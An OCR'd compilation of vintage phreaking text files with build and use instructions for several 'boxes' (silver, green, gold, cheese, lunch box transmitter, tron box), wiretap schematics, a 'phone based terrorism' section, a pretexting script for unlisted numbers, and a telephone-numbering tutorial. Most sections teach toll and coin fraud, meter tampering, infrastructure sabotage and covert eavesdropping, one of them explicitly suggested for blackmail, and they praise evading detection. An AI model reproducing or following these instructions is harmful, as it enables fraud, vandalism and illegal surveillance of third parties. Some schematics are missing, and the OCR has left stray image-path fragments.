Anyone who knows anything about phreaking should know that in the old days of phreaking, phreaks used hardware to have fun instead of other people's Sprint and MCI codes. The most famous (and useful) was the good ol' Blue Box. However, Ma Bell decided to fight back and now most phone systems have protections against tone-emitting boxes. This makes boxing just about futile in most areas of the United States (ie those areas with Crossbar or Step-By-Step). If you live in or near a good-sized city, then your phone system is probably up-to-date (ESS) and this box (and most others) will be useless. However, if you live in the middle of nowhere (no offense intended), you may find a use for this and other boxes.

Materials:

- 1 Foot of Blue Wire
- 1 Foot of Grey Wire
- 1 Foot of Brown Wire
- 1 Small SPDT Switch (*)
- 1 Standard Ma Bell Phone

(*) SPDT = Single Pole/Double Throw

Tools:

- 1 Soldering Iron
- 1 Flat-Tip Screwdriver

Procedure:
---

(1) Loosen the two screws on the bottom of the phone and take the casinf off.
(2) Loosen the screws on the side of the keypad and remove the keypad from the mounting bracket.

(3) Remove the plastic cover from the keypad.
(4) Turn the keypad so that *0# is facing you. Turn the keypad over. You'll see a bunch of wires, contacts, two Black Coils, etc.
(5) Look at the Coil on the left. It will have five (5) Solder Contacts facing you. Solder the Grey Wire to the fourth Contact Pole from the left.
(6) Solder the other end of the Grey Wire to the Left Pole of the SPDT Switch.
(7) Find the Three (3) Gold-Plated Contacts on the bottom edge of the keypad. On the Left Contact, gently seperate the two touching Connectors (they're soldered together) and spread them apart.
(8) Solder the Brown Wire to the Contact farthest from you, and solder the other end to the Right Pole of the SPDT Switch.
(9) Solder the Blue Wire to the Closest Contact, and the other end to the Center Pole of the SPDT Switch. (10) Put the phone back together.

Using The Silver Box:

What you have just done was installed a switch that will change the 369# column into an ABCD column. For example, to dial a 'B', switch to Silver Box Tones and hit '6'.

Noone is sure of the A, B, and C uses. However, in an area with an old phone system, the 'D' button has an interesting effect. Dial Directory Assistance and hold down 'D'. The phone will ring, and you should get a pulsing tone. If you get a pissed-off operator, you have a newer phone system with defenses against Silver Boxes.
At the pulsing tone, dial a 6 or 7. These are loop ends.

White Box Plans

Introduction:

The White Box is simply a portable Touch-Tone keypad. For more information on Touch-Tone, see my Silver Box Plans.
Materials:

- 1 Touch-Tone Keypad
- 1 Miniature 1000 to 8 Ohm Transformer
  (Radio Shack # 273-1380)
- 1 Standard 8 Ohm Speaker
- 2 9V Batteries
- 2 9V Battery Clips

Procedure:
---
(1) Connect the Red Wire from the Transformer to either terminal on the Speaker.
(2) Connect the White Wire from the Transformer to the other terminal on the Speaker.
(3) Connect the Red Wire from one Battery Clip to the Black Wire from the other Battery Clip.
(4) Connect the Red Wire from the second Battery Clip to the Green Wire from the Keypad.
(5) Connect the Blue Wire from the Keypad to the Orange/Black Wire from the Keypad.
(6) Connect the Black Wire from the first Battery Clip to the two above wires (Blue and Black/Orange).
(7) Connect the Black Wire from the Keypad to the Blue Wire from the Transformer.
(8) Connect the Red/Green Wire from the Keypad to the Green Wire from the Transformer.
(9) Make sure the Black Wire from the Transformer and the remaining wires

from the Keypad are free.
(10) Hook up the Batteries.

Optional:
---
(1) Put it all in a case.
(2) Add a Silver Box to it.

Use:

Just use it like a normal keypad, except put the speaker next to the receiver of the phone you're using.

Green Box Plans

Paying the initial rate in order to use a red box (on certain fortresses) left a sour taste in many red boxers mouths, thus the green box was invented. The green box generates useful tones such as COIN COLLECT, COIN RETURN, AND RINGBACK. These are the tones that ACTS or the TSPS operator would send to the CO when appropriate. Unfortunately, the green box cannot be used at the fortress station but must be used by the CALLED party.

Here are the tones:

COIN COLLECT	700+1100hz
COIN RETURN	1100+1700hz
RINGBACK	700+1700hz

Before the called party sends any of these tones, an operator realease signal should be sent to alert the MF detectors at the CO.
This can be done by sending 900hz + 1500hz or a single 2600 wink (90 ms.)
Also do not forget that the initial rate is collected shortly before the 3 minute period is up. Incidentally, once the above MF tones for collecting and returning coins reach the CO, they are converted into an appropriate DC pulse (-130 volts for return and +130 for collect). This pulse is then sent down the tip to the fortress. This causes the coin relay to either return or collect the coins.
The alledged "T-network" takes advantage of this information.
When a pulse for coin collect (+130 VDC) is sent down the line, it must be grounded somewhere. This is usually the yellow or black wire.
Thus, if the wires are exposed, these wires can be cut to prevent the pulse from being grounded. When the three minute initial period is almost up, make sure that the black and yellow wires are severed, then hang up, wait about 15 seconds in case of a second pulse, reconnect the wires, pick up the phone, and if all goes well, it should be "JACKPOT" time.

The Blast Box

Ever want to really make yourself be heard? Ever talk to someone on the phone who just doesn't shut up? Or just call the operator and pop her eardrum? Well, up until recently it has been impossible for you to do these things. That is, unless of course you've got a blast box. All a blast box is, is a really cheap amplifier, (around 5 watts or so) connected in place of the microphone on your telephone. It works best on model 500 AT&T Phones, and if constructed small enough, can be placed inside the phone.

Construction:

Construction is not really important. Well it is, but since I'm letting you make

your own amp, I really don't have to include this.

Usage:

Once you've built your blast box, simply connect a microphone (or use the microphone from the phone) to the input of the amplifier, and presto. There it is. Now, believe it or not, this device actually works. (At least on crossbar.) It seems that Illinois bell switching systems allow quite alot of current to pass right through the switching office, and out to whoever you're calling. When you talk in the phone, it comes out of the other phone (again it works best if the phone that you're calling has the standard western electric earpiece) incredibly loud. This device is especially good for PBS Subscription drives. Have "Phun", and don't get caught!

Cheesebox Plans

A Cheesebox (named for the type of box the first one was found in) is a type of box which will, in effect, make your telephone a Pay-Phone.....This is a simple,modernized, and easy way of doing it....

Inside Info:These were first used by bookies many years ago as a way of making calls to people without being called by the cops or having their numbers traced and/or tapped......

How To Make A Modern Cheese Box

Ingredients:
---

1 Call Forwarding service on the line

1 Set of Red Box Tones

The number to your prefix's Intercept operator (do some scanning for this one)

How To:

After you find the number to the intercept operator in your prefix, use your call-forwarding and forward all calls to her...this will make your phone stay off the hook(actually, now it waits for a quarter to be dropped in)...you now have a cheese box... In Order To Call Out On This Line:You must use your Red Box tones and generate the quarter dropping in...then,you can make phone calls to people...as far as I know, this is fairly safe, and they do not check much...Although I am not sure, I think you can even make credit-card calls from a cheesebox phone and not get traced...

Gold Box Plans


HOW TO BUILD IT

You will need the following:

Two 10K OHM and three 1.4K OHM resistors
Two 2N3904 transistors
Two Photo Cells
Two Red LED'S (The more light produced the better)
A box that will not let light in
Red and Green Wire

Light from the #1 LED must shine directly on the photocell #1. The gold box I made needed the top of the LED's to touch the photo cell for it to work.

The same applies to the #2 photo cell and LED.



The 1.4K resistor is variable and if the second part of the gold box is skipped it will still work but when someone picks up the phone they will hear a faint dial tone in the background and might report it to the Gestapo er...(AT&T).
1.4K will give you good reception with little risk of a Gestapo agent at your door.

Now that you have built it take two green wires of the same length and strip the ends, twist two ends together and connect them to green1 and place a piece of tape on it with "line #1" writing on it.

Continue the process with red1 only use red wire. Repeat with red2 and green2 but change to line #2.

HOW TO INSTALL
_____

You will need to find two phone lines that are close together. Label one of teh phone lines "Line #1". Cut the phone lines and take the outer coating off it. Tere should be 4 wires. Cut the yellow and black wires off and strip the red and green wires for both lines.

Line #1 should be in two pieces. Take the green wire of one end and connect it to one of the green wires on the gold box. Take the other half of line #1 and hook the free green wire to the green wire on the phone line. Repeat the process with red1 and the other line.

All you need to do now is to write down the phone numbers of the place you hooked it up at and go home and call it. You should get a dial tone!!!
If not, try changing the emittor with the collector.

Have a great time with this!

The Lunch Box

Introduction
==========


The Lunch Box is a VERY simple transmitter which can be handy for all sorts of things. It is quite small and can easily be put in a number of places. I have successfully used it for tapping fones, getting inside info, blackmail and other such things. The possibilities are endless. I will also include the plans or an equally small receiver for your newly made toy. Use it for just about anything. You can also make the transmitter and receiver together in one box and use it as a walkie talkie.

Materials you will need
=====================

(1) 9 volt battery with battery clip
(1) 25-mfd, 15 volt electrolytic capacitor
(2) .0047 mfd capacitors
(1) .022 mfd capacitor
(1) 51 pf capacitor
(1) 365 pf variable capacitor
(1) Transistor antenna coil
(1) 2N366 transistor
(1) 2N464 transistor
(1) 100k resistor
(1) 5.6k resistor
(1) 10k resistor
(1) 2meg potentiometer with SPST switch
 Some good wire, solder, soldering iron, board to put it on, box (optional)

Schematic for The Lunch Box
==========================

This may get a tad confusing but just print it out and pay attention.



Notes about the schematic
=========================

1. GND means ground
2. The GND near the switch and the GND by the 2meg potentiometer should be connected.
3. Where you see:)(
   ()
)(it is the transistor antenna coil with 15 turns of regular hook-up wire around it.
4. The middle of the loop on the left side (the left of "()") you should run a wire down to the "+" which has nothing attached to it. There is a .0047 capacitor on the correct piece of wire.
5. For the microphone use a magnetic earphone (1k to 2k).
6. Where you see "[!]" is the antenna. Use about 8 feet of wire to broadcast approx 300ft. Part 15 of the FCC rules and regulation says you can't broadcast over 300 feet without a license. (Hahaha). Use more wire for an antenna for longer distances. (Attach it to the black wire on the fone line for about a 250 foot antenna!)

Operation of the Lunch Box
==========================


This transmitter will send the signals over the AM radio band. You use the variable capacitor to adjust what freq. you want to use. Find a good unused freq. down at the lower end of the scale and you're set. Use the 2 meg pot. to adjust gain. Just fuck with it until you get what sounds good. The switch on the 2meg is for turning the Lunch Box on and off. When everything is adjusted, turn on an AM radio adjust it to where you think the signal is. Have a friend lay some shit thru the Box and tune in to it. That's all there is to it. The plans for a simple receiver are shown below:

The Lunch Box receiver

======================

(1) 9 volt battery with battery clip
(1) 365 pf variable capacitor
(1) 51 pf capacitor
(1) 1N38B diode
(1) Transistor antenna coil
(1) 2N366 transistor
(1) SPST toggle switch
(1) 1k to 2k magnetic earphone

Schematic for receiver
======================



Closing statement
=================


This two devices can be built for under a total of $10.00. Not too bad. Using these devices in illegal ways is your option. If you get caught, I accept NO responsibility for your actions. This can be a lot of fun if used correctly. Hook it up to the red wire on the phone line and it will send the conversation over the air waves.

Enjoy!

Olive Box Plans


This is a relatively new box, and all it basically does is serve as a phone ringer. You have two choices for ringers, a piezoelectric transducer (ringer), or a standard 8 ohm speaker. The speaker has a more pleasant tone to it, but either will do fine. This circuit can also be used in conjunction with a rust box to control an external something or other when the phone rings. Just connect the 8 ohm speaker output to the inputs on the rust box, and control the pot to tune it to light the light (which can be replaced by a relay for external controlling) when the phone rings.

_____




a. Main ringer TTL circuit

(>::<)



b. Peizoelectric transducer

(>::<)



c. Elctro magnetic transducer

Parts List

U1 - Texas Instruments TCM1506
T1 - 4000:8 ohm audio transfomer
S1 - 8 ohm speaker
R1 - 2.2k resistor
R2 - External variable resistor; adjusts timing frequency
C1 - .47uF capacitor
C2 - .1uF capacitor
C3 - 10uF capacitor
L1 - Tip
L2 - Ring
     L1 and L2 are the phone line.


Shift Rate:

  This is the formula for determining the shift rate:

$$SR = \frac{1}{(DSR(1/f1)+DSR(1/f2))} = \frac{1}{\frac{128}{1714} + \frac{128}{1500}} = 6.25 \text{ Hz}$$

DSR = Shift Devider Rate ratio = 128
f1 = High Output Frequency = 1714
f2 = Low Output Frequency = 1500

The Tron Box



(C)=CAPACITOR
F =FUSE
R =RESISTOR
I,- ARE WIRE
PARTS LIST:
(3) ELECTROLYTIC CAPACITORS RATED AT 50V(LOWEST) .47UF
(1) 20-30OHM 1/2 WATT RESISTOR
(1) 120VOLT FUSE (AMP RATING BEST TO USE AT LEAST HALF OF TOTAL HOUSE CURRENT OR EVEN LESS IT KEEPS YOU FROM BLOWING YOUR BREAKER JUST IN CASE...)
(1) POWER CORD (CUT UP AN EXTENSTION CORD. NEED PLUG PART AND WIRE)
(1) ELECTRICALLY INSULATED BOX

REST OF SIF YOUR DONT FILL COMFORTABLE ABOUT ELECTRICITY THEN DONT PLAY WITH THIS THERE IS VOLTAGE PRESENT THAT WILL ***KILL*** YOU.....

THE THING WORKS WHEN THE LOAD IN YOUR HOUSE IS LOW LIKE AT NIGHT TIME. IT WILL PUT A REVERSE PHASE SIGNAL ON THE LINE AND CANCEL OUT THE OTHER PHASE AND PUT A REVERSE PHASE RUNNING EVERYTHING IN THE HOUSE. WELL IF YOU HAVE EVER SWITCHED THE POWER LEADS ON A D.C. (BATTERY POWERED) MOTOR YOU WILL SEE THAT IT RUNS BACKWARDS WELL YOUR ELECTRIC METER SORT OF WORKS THIS WAY...SO REVERSE PHASE MAKES THE METER SLOW DOWN AND IF YOUR LUCKY IT WILL GO BACKWARDS. ANYWAY IT MEANS A CHEAPER ELECTRIC BILL.

Phreaking
Phone Based Terrorism
If you live where there are underground lines then you will be able to ruin someone's phone life very easily. All you must do is go to their house and find the green junction box that interfaces their line (and possibly some others in the neighborhood) with the major lines. These can be found just about anywhere but they are usually underneath the nearest phone pole. Take a socket wrench and loosen the nut on the right. Then just take clippers or a sledge hammer or a bomb and destroy the insides and pull up their phone cable. Now cut it into segments so it can't be fixed but must be replaced (There is a week's worth of work for 'em!!)

Unlisted Phone Numbers

There are a couple of different ways of doing this. Let's see if this one will help: Every city has one or more offices dedicated to assigning numbers to the telephone wire pairs. These offices are called DPAC offices and are available to service reps who are installing or repairing phones. To get the DPAC number, a service rep would call the customer service number for billing information in the town that the number is located in that he is trying to get the unlisted number of. (Got that?) The conversation would go something like this: "Hi, Amarillo, this is Joe from Anytown business office, I need the DPAC number for the south side of town." This info is usually passed out with no problems, so... if the first person you call doesn't have it, try another. REMEMBER, no one has ANY IDEA who the hell you are when you are talking on the phone, so you can be anyone you damn well please! (heheheheh!) When you call the DPAC number, just tell them that you need a listing for either the address that you have, or the name. DPAC DOES NOT SHOW WHETHER THE NUMBER IS LISTED OR UNLISTED!! Also, if you're going to make a habit of chasing numbers down, you might want to check into geting a criss-cross directory, which lists phone numbers by their addresses. It costs a couple-a-hundred bux, but it is well worth it if you have to chase more than one or two numbers down!

Phone Taps

Here is some info on phone taps. In this file is a schematic for a simple wiretap & instructions for hooking up a small tape recorder control relay to the phone line.


First, I will discuss taps a little. There are many different types of taps. there are transmitters, wired taps, and induction taps to name a few. Wired and wireless transmitters must be physically connected to the line before they will do any good. Once a wireless tap is connected to the line,it can transmit all conversations over a limited reception range. The phones in the house can even be modifies to pick up conversations in the room and transmit them too! These taps are usually powered off of the phone line, but can have an external power source. You can get more information on these taps by getting an issue of Popular Communications and reading through the ads. Wired taps, on the other hand, need no power source, but a wire must be run from the line to the listener or to a transmitter. There are obvious advantages of wireless taps over wired ones. There is one type of wireless tap that looks like a normal telephone mike. All you have to do is replace the original mike with thisand itwill transmit all conversations! There is also an exotic type of wired tap known as the 'Infinity Transmitter' or 'Harmonica Bug'. In order to hook one of these, it must be installed inside the phone. When someone calls the tapped phone & *before* it rings,blows a whistle over the line, the transmitter picks up the phone via a relay. The mike on the phone is activated so that the caller can hear all of the conversations in the room. There is a sweep tone test at 415/BUG-1111 which can be used to detect one of these taps. If one of these is on your line & the test # sends the correct tone, you will hear a click. Induction taps have one big advantage over taps that must be physically wired to the phone. They do not have to be touching the phone in order to pick up the conversation. They work on the same principle as the little suction-cup tape recorder mikes that you can get at Radio Shack. Induction mikes can be

hooked up to a transmitter or be wired.


Here is an example of industrial espionage using the phone:
A salesman walks into an office & makes a phone call. He fakes the conversation, but when he hangs up he slips some foam rubber cubes into the cradle. The called party can still hear all conversations in the room. When someone picks up the phone, the cubes fall away unnoticed.

A tap can also be used on a phone to overhear what your modem is doing when you are wardialing, hacking, or just plain calling a bbs (like the White Ruins! Denver, Colorado! 55 megs online! Atari! Macintosh! Amiga! Ibm! CALL IT! 303-972-8566! By the way, i did this ad without the sysops consent or knowledge!).

Here is the schematic:



The 100K pot is used for volume. It should be on its highest (least resistance) setting if you hook a speaker across the output. but it should be set on its highest resistance for a tape recorder or amplifier. You may find it necessary to add another 10 - 40K. The capacitor should be around .47 MFD. It's only purpose is to prevent the relay in the phone from tripping & thinking that you have the phone off of the hook. the audio output transformer is available at Radio Shack. (part # 273-138E for input). The red & the white wires go to the output device. You may want to experiment with the transformer for the best output. Hooking up a tape recorder relay is easy. Just hook one of the phone wires (usually red) to the the end of one of the relay & the ther end just loop around. This bypasses it. It should look like this:



(part #275-004 from Radio Shack works fine)

If you think that you line is tapped, the first thing to do is to physically inspect the line yourself ESPECIALLY the phones. You can get mike replacements with bug detectors built in. However, I would not trust them too much. It is too easy to get a wrong reading.

For more info:

BUGS AND ELECTRONIC SURVEILANCE from Desert Publications
HOW TO AVOID ELECTRONIC EAVESDROPPING & PRIVACY INVASION. I do not remember who this one is from... you might want to try Paladin Press.

Phone Systems Tutorial I

To start off, we will discuss the dialing procedures for domestic as well as international dialing. We will also take a look at the telephone numbering plan.

North American Numbering Plan

In North America, the telephone numbering plan is as follows:

A) a 3 digit Numbering Plan Area (NPA) code , ie, area code
B) a 7 digit telephone # consisting of a 3 digit Central Office (CO) code plus a 4 digit station #

These 10 digits are called the network address or destination code. It is in the format of:

Area Code	Telephone #
N*X	NXX-XXXX

Where: N = a digit from 2 to 9
* = the digit 0 or 1
X = a digit from 0 to 9

Area Codes

Check your telephone book or the seperate listing of area codes found on many bbs's. Here are the special area codes (SAC's):

510 - TWX (USA)
610 - TWX (Canada)
700 - New Service
710 - TWX (USA)
800 - WATS
810 - TWX (USA)
900 - DIAL-IT Services
910 - TWX (USA)

The other area codes never cross state lines, therefore each state must have at least one exclusive NPA code. When a community is split by a state line, the CO #'s are often interchangeable (ie, you can dial the same number from two different area codes).

TWX (Telex II) consists of 5 teletype-writer area codes. They are owned by Western Union. These SAC's may only be reached via other TWX machines. These run at 110 baud (last I checked! They are most likely faster now!). Besides the TWX #'s, these machines are routed to normal telephone #'s. TWX machines always respond with an answerback. For example, WU's FYI TWX # is (910) 279-5956. The answerback for this service is "WU FYI MAWA".

If you don't want to but a TWX machine, you can still send TWX messages using Easylink [800/325-4112]. However you are gonna have to hack your way onto this one!

700:

700 is currently used by AT&T as a call forwarding service. It is targeted towards salesmen on the run. To understand how this works, I'll explain it with an example. Let's say Joe Q. Salespig works for AT&T security and he is on the run chasing a phreak around the country who royally screwed up an important COSMOS system. Let's say that Joe's 700 # is (700) 382-5968. Everytime Joe goes to a new hotel (or most likely SLEAZY MOTEL), he dials a special 700 #, enters a code, and the number where he is staying. Now, if his boss received some important info, all he would do is dial (700) 382-5968 and it would ring wherever Joe last progammed it to. Neat, huh?

800:

This SAC is one of my favourites since it allows for toll free calls. INWARD WATS (INWATS), or Inward Wide Area Telecommunications Service is the 800 #'s that we are all familiar with. 800 #'s are set up in service areas or bands. There are 6 of these. Band 6 is the largest and you can call a band 6 # from anywhere in the US except the state where the call is terminated (that is why most companies have one 800 number for the countery and then another one for their state.) Band 5 includes the 48 contiguous states. All the way down to band 1 which includes only the states contiguous to that one. Therefore, less people can reach a band 1 INWATS # than a band 6 #.

Intrastate INWATS #'s (ie, you can call it from only 1 state) always have a 2 as the last digit in the exchange (ie, 800-NX2-XXXX). The NXX on 800 #'s represent the area where the business is located. For example, a # beginning with 800-431 would terminate at a NY CO.

800 #'s always end up in a hunt series in a CO. This means that it tries the first # allocated to the company for their 800 lines; if this is busy, it will try the next #, etc. You must have a minimum of 2 lines for each 800 #. For example, Travelnet uses a hunt series. If you dial (800) 521-8400, it will first try the # associated with 8400; if it is busy it will go to the next available port, etc. INWATS customers are billed by the number of hours of calls made to their #.

OUTWATS (OUTWARD WATS): OUTWATS are for making outgoing calls only. Largecompanies use OUTWATS since they receive bulk-rate discounts. Since OUTWATS numbers cannot have incoming calls, they are in the format of:

   (800) *XXX-XXXX

Where * is the digit 0 or 1 (or it may even be designated by a letter) which cannot be dialed unless you box the call. The *XX identifies the type of service and the areas that the company can call.

Remember:

 INWATS + OUTWATS = WATS EXTENDER

900:

This DIAL-IT SAC is a nationwide dial-it service. It is use for

taking television polls and other stuff. The first minute currently costs an outrageous 50-85 cents and each additional minute costs 35-85 cents. Hell takes in a lot of revenue this way!

Dial (900) 555-1212 to find out what is currently on this service.

CO CODES
~~~~~~~~

These identify the switching office where the call is to be routed. The following CO codes are reserved nationwide:

   555 - directory assistance
   844 - time. These are now in!
   936 - weather the 976 exchange
   950 - future services
   958 - plant test
   959 - plant test
   970 - plant test (temporary)
   976 - DIAL-IT services

Also, the 3 digit ANI & ringback #'s are regarded as plant test and are thus reserved. These numbers vary from area to area.

You cannot dial a 0 or 1 as the first digit of the exchange code (unless using a blue box!). This is due to the fact that these exchanges (000-199) contains all sorts of interesting shit such as conference #'s, operators, test #'s, etc.

950:

Here are the services that are currently used by the 950 exchange:

   1000 - SPC
   1022 - MCI Execunet
   1033 - US Telephone
   1044 - Allnet
   1066 - Lexitel
   1088 - SBS Skyline

These SCC's (Specialized Common Carriers) are free from fortress phones! Also, the 950 exchange will probably be phased out with the introduction of Equal Access

Plant Tests:

These include ANI, Ringback, and other various tests.

976:

Dial 976-1000 to see what is currently on the service. Also, many bbs's have listings of these numbers.

N11 codes:

Bell is trying to phase out some of these, but they still exist in most areas.

  011 - international dialing prefix
  211 - coin refund operator
~~~~~~~~

411 - directory assistance
611 - repair service
811 - business office
911 - EMERGENCY

International Dialing
~~~~~~~~~~~~~~~~~~~~

With International Dialing, the world has been divided into 9 numbering zones. To make an international call, you must first dial: International Prefix + Country code + National #

In North America, the international dialing prefix is 011 for station-to-station calls. If you can dial International #'s directly in your area then you have International Direct Distance Dialing (IDDD).

The country code, which varies from 1 to 3 digits, always has the world numbering zone as the first digit. For example, the country code for the United Kingdom is 44, thus it is in world numbering zone 4. Some boards may contain a complete listing of other country codes, but here I give you a few:

  1 - North America (US, Canada, etc.)
 20 - Egypt
258 - Mozambique
 34 - Spain
 49 - Germany
 52 - Mexico (southern portion)
  7 - USSR
 81 - Japan
 98 - Iran (call & hassle those bastards!)

If you call from an area other than North America, the format is generally the same. For example, let's say that you wanted to call the White House from Switzerland to tell the prez that his numbered bank account is overdrawn (it happens, you know! ha ha). First you would dial 00 (the SWISS international dialing refix), then 1 (the US country code), followed by 202-456-1414 (the national # for the White House. Just ask for Georgy and give him the bad news!)

Also, country code 87 is reserved for Maritime mobile service, ie, calling ships:

  871 - Marisat (Atlantic)
  871 - Marisat (Pacific)
  872 - Marisat (Indian)

International Switching:

In North America there are currently 7 no. 4 ESS's that perform the duty of ISC (Inter-nation Switching Centers). All international calls dialed from numbering zone 1 will be routed through one of these "gateway cities". They are:

 182 - White Plains, NY
 183 - New York, NY
 184 - Pittsburgh, PA
